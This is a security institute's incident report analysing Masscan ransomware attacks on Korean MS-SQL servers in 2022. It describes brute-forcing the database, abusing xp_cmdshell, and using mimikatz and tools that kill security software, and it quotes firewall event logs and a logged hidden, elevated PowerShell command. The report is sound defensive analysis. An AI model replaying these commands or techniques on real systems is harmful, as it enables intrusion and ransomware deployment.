ARR-V-2022-②-340

Masscan Ransomware Threat Analysis Report

Operation MaRS

FINANCIAL SECURITY INSTITUTE

I
Introduction

Introduction

Numerous cases of ransomware damage were reported by many Korean companies in the second half of 2022. The damage is unique in its aspect, that an attacker infiltrated a database (DB) server with a vulnerable security system, distributed ransomware, encrypted the file, and added a ".masscan" string to the file extension. This report is a case study of a single ransomware damage in detail. Upon investigation of the damage, the MS-SQL service port (1433/tcp) was found to be open to the public. In addition, the password of the DB account was not complex. Ransomware, therefore, made the system vulnerable to brute-force attack. After logging into the DB service, the attacker created a Windows administrator account using the command injection function ('xp_cmdshell'[1]) and gained access by altering the remote desktop port. Subsequently, the attacker changed the password of the system administrator account and ran ransomware with additional attacking tools. The attacker also attempted a lateral movement, targeting adjacent servers and internal IP bands to find additional targets for attack.

According to the Korea Internet & Security Agency, ten cases of masscan ransomware damages were reported in July 2022, 18 in August, and 9 in September. Those cases amount to approximately 64 percent of a total of 58 reports on ransomware damage on database servers from January to September 2022[2]. However, the extent of the damage would be even more significant if the number of unreported cases is taken into account.

Masscan ransomware saves and uses encryption information in a separate config file, contrary to existing ransomware, which stores such information within itself. The attacker stores

1 A procedure stored in the system that allows MS-SQL to execute OS commands

2 Masscan ransomware damage technical report (https://kisa-irteam.notion.site/Masscan-bca2eff1e838469faeaa47479c6bd06e)

extension information (masscan), encryption-related key information, and ransom note data in separate files and manages them separately to update ransomware and manage the damaged system. The decryption tool obtained from analyzing a ransomware specimen also stores key information as a separate file. Until now, it is impossible to recover encrypted files with decryption tools without the key information.

The study also discovered that more cases of Masscan ransomware damage were reported in the United States, Vietnam, and the Czech Republic. As new ransomware has spread globally, this report names the entire attack lifecycle of Masscan ransomware as operation "MaRS" and tracks further cases of damage.

We expect this report to be used as a resource for understanding the entire process of attack, from the attacker's initial intrusion to the infection itself, and hence used as a tool to assess and estimate the damage.

Operation MaRS Masscan Ransomware Threat Analysis Report


II
Masscan Ransomware Accident Case Study

II
Masscan Ransomware Accident Case Study

1. Attack Timeline

The figure below summarizes the timeline of attack inflicted on the system which was damaged by Masscan ransomware.

• **Figure 1** Masscan Ransomware Attack Timeline



Upon analysis of the initial infiltration of the damaged system, a trace of brute force attack[3] was discovered, which continuously attempted to log into the SQL Server Administrator account (sa) from the outside.

On July 21, 2022 (18:04), an attacker created an attacking account (ASPNET) by exploiting the MS-SQL remote command function (xp_cmdshell). The attacker seems to have obtained an

3 An attack which submits countless passwords to infiltrate a system.

account by carrying out a brute force attack on admin account (sa) password via the MS-SQL default port 1433 (public), which was open to the public.

From 18:04 21st of July, the Windows remote desktop primary port (3389/tcp) in the firewall located at the network perimeter of the damaged company was not open.

However, upon discovering that unused VPN tunnel port (501/tcp) was left open in the borderline firewall, the attacked seems to have changed the remote desktop port to 501/tcp through Windows command line network command (netsh[4]) using xp_cmdshell.

At 21:20 on 22nd July, the attacker successfully logs into the remote desktop of the damaged system using the ASPNET account that they obtained.

Between 21:23 and 22:06 22nd July, the attacker runs malware to perform port scanning, privilege escalation, and server directory lookup within the same band. Through this process, additional targets of infection were searched, administrator authorization was obtained, and internal work server data were looked up. Subsequently, the attacker attempted to obtain administrator account authentication data and escalate the account privilege. Thereafter, it looked up internal work server directory through DB administrator data, which was obtained through password brute-force attack. These were all possible due to the escalation in privilege.

Between 22:18 and 22:25 22nd July, the attacker, based on the escalated privilege, changed the password of the admin account (sysadmin) to remotely access the system and execute the ransomware. Prior to the execution, the attacker stops all processes such as DBMS; to hide their records, they delete all the event logs and finally execute the Masscan ransomware.

4 A basic utility provided by Microsoft, which allows users to change the local or remote network setting.

2. Attack TTP

A. Tactics

The attacker scans and targets the companies with vulnerable DB servers. They also tend to use open scanning and infiltration tools (rather than using their own technology) throughout the entire process, from the initial intrusion to the distribution of ransomware. In addition, attackers seem to prefer the convenience of attack and management – for example, they prefer to store and use encryption information used in the execution of ransomware and decryption tools as separate files.

B. Techniques

It was discovered that the attacker used the basic functions in the system (for network scanning and escalation of privilege) to begin with, and traces of using various scanning tools (to propagate the internal network) were detected. For Masscan ransomware, which is executed after propagating the internal network, files were encrypted with the help of randomly generated file encryption keys. To hide the encryption key, RSA public key (saved in a separate file) and AES symmetric key were used in encryption and saved within the infected file. In addition, ransomware uses a separate encryption method, depending on the file type and size, in order to speed up the encryption process.

The strategies and techniques used by attackers were intricately classified according to the MITRE ATT&CK framework[5] in Appendix "2. MITRE ATT&CK Framework".


C. Procedures


The attack procedure is shown in the following figure. The attack procedure was prepared based on the entire attack timeline. As MS-SQL remote port (1433) was open, the brute force attack was carried out to infect the system. Later, an account is created by using the remote command function (xp_cmdshell) from the SQL server, and attacking tools are downloaded.

5 Information on the attacking methods and threat groups provided by MITRE ATT&CK

With the use of the tools, the internal network is scanned, and the privilege is escalated; then an attacker encrypts the system by executing Masscan ransomware after obtaining the admin account (sysadmin).

· **Figure 2** Attack Procedures





III
Analysis of Tools and Functions Used in Attack


III
Analysis of Tools and Functions Used in Attack

This chapter examines the attacking tools used by attackers to infiltrate into systems and spread ransomware. Attackers used several tools for various purposes, such as privilege escalation and port scanning, many of which are cases in which normal utilities were abused.

1. xp_cmdshell

Based on the SQL Server log of the damaged system, it was found that an unidentified user continuously attempted to infiltrate the SQL Server administrator. In addition, the record of activation of the SQL remote command function was discovered at the xp_cmdshell execution history left in the SQL error log. xp_cmdshell, a built-in feature that allows OS commands to be executed in MS-SQL, is disabled by default, and attackers need xp_cmdshell activation and high levels of privileges to use such feature[6].

• **Figure 3** Activation of xp_cmdshell function




6 https://docs.microsoft.com/ko-kr/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver16

2. AnyDesk

It was also found that a remote desktop control tool called AnyDesk, developed by AnyDesk Software GmbH, was used just before creating the attacking account (ASPNET). AnyDesk firewall was left open at the time of attack, while new firewall policies were added, and all remote addresses and ports were left open. Numerous threat groups employ authorized remote desktop control tools to control the system, and this is to bypass vaccines or detection rules.

• **Figure 4** AnyDesk Firewall Policy Related Events



이벤...	이벤...	보안...	생성한 날짜/시간	이벤...
2006		LocalService	2022-07-21 PM 4:12:53	19101
2006		LocalService	2022-07-21 PM 4:12:53	19102
2004		LocalService	2022-07-21 PM 4:12:53	19103
2004		LocalService	2022-07-21 PM 4:12:53	19104
2006		LocalService	2022-07-21 PM 4:12:53	19105
2006		LocalService	2022-07-21 PM 4:12:53	19106
2004		LocalService	2022-07-21 PM 4:12:53	19107
2004		LocalService	2022-07-21 PM 4:12:53	19108
2006		LocalService	2022-07-21 PM 4:12:53	19109
2006		LocalService	2022-07-21 PM 4:12:53	19110
2004		LocalService	2022-07-21 PM 4:12:53	19111
2004		LocalService	2022-07-21 PM 4:12:53	19112

이벤트 레코드 ID 19112
이벤트 설명 요약 A rule has been added to the Windows Firewall exception list.
레벨 Information
키워드 0x8000020000000000
공급자 이름 Microsoft-Windows-Windows Firewall With Advanced Security
작업 범주 0
컴퓨터 FirstCenter
이벤트 데이터

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Windows Firewall With Advanced Security" Guid="d1bc9aff-2abf-4d71-9146-ecb2a986eb85" />
<EventID>2004</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x8000020000000000</Keywords>
<TimeCreated SystemTime="2022-07-21T07:12:53.3582370Z" />
<EventRecordID>19112</EventRecordID>
<Correlation />
<Execution ProcessID="400" ThreadID="20980" />
<Channel>Microsoft-Windows-Windows Firewall With Advanced Security/Firewall</Channel>
<Computer>[redacted]</Computer>
<Security UserID=[redacted] />
</System>
<EventData>
<Data Name="RuleId">{91B0E915-E3D0-4075-B6E8-A8734737D56A}</Data>
<Data Name="RuleName">AnyDesk</Data>
<Data Name="Origin">1</Data>
<Data Name="ApplicationPath">C:\ProgramData\AnyDesk\AnyDesk.exe</Data>
<Data Name="ServiceName"></Data>
<Data Name="Direction">1</Data>
<Data Name="Protocol">17</Data>
<Data Name="LocalPorts">*</Data>
<Data Name="RemotePorts">*</Data>
<Data Name="Action">3</Data>
<Data Name="Profiles">1</Data>
<Data Name="LocalAddresses">*</Data>
<Data Name="RemoteAddresses">*</Data>
```

3. HRSword

The HRSword that the attacker used is a Huorong Internet security tool developed by Beijing Huorong Network Technology. It is used to monitor the process of the target system and to delete software related to security and logging. In the damaged system, there are some records of executing HRSword programs using PowerShell.

• **Figure 5** Traces of HRSword Execution

```
HostApplication=powershell.exe -windowstyle hidden -
noprofile Start-Process 'C:\Users\ASPNET\AppData\Local\Temp
\7ZipSfx.000\HRSword.bat' -Verb RunAs
```

4. Shandian Scanner


By using the Shandian Scanner (a public port scanner), the attacker scanned a specific port in the internal network band in the system. Afterwards, MS-SQL server (1433/tcp) was discovered in the internal network band that uses 501 ports. It was also discovered that the attacker scanned the RDP server (3389/tcp) in the internal network band.

• **Figure 6** Probing Additional Targets

5. mimikatz

The use of mimikatz tool (to obtain the system admin account (Sysadmin) credentials) was also confirmed. The tool is a public attacking tool that allows attackers to obtain system authentication credentials and privilege escalation by exploiting NTLM values saved in Windows host caches. Using PC authorization escalation tools, the attacker obtained the credentials and escalated the privilege. The version used in the attacked was mimikatz 2.2.0 x64.


· **Figure 7** Acquisition of Administrator Account credentials and Privilege Escalation



6. sqlck

sqlck, a public attack tool designed for random authentication of MS-SQL servers, was used to extract system DB accounts and passwords. By creating a random password list (Sqlpass.dic) and an attack target setting file (1433.txt), the attacker intercepted the SQL account information through brute force attack.


- **Figure 8** Performance of a Random Attack on The Internal Business Server Account Password



7. SQLTOOLS

The attacker accessed the DB by using the MS-SQL server management console. This was possible due to the authentication information of the MS-SQL server exploited through the sqlck tool. Subsequently, the xp_cmdshell function was executed to check the system shell and directory list with the help of SQLTOOLS (an MS-SQL server hacking tool).

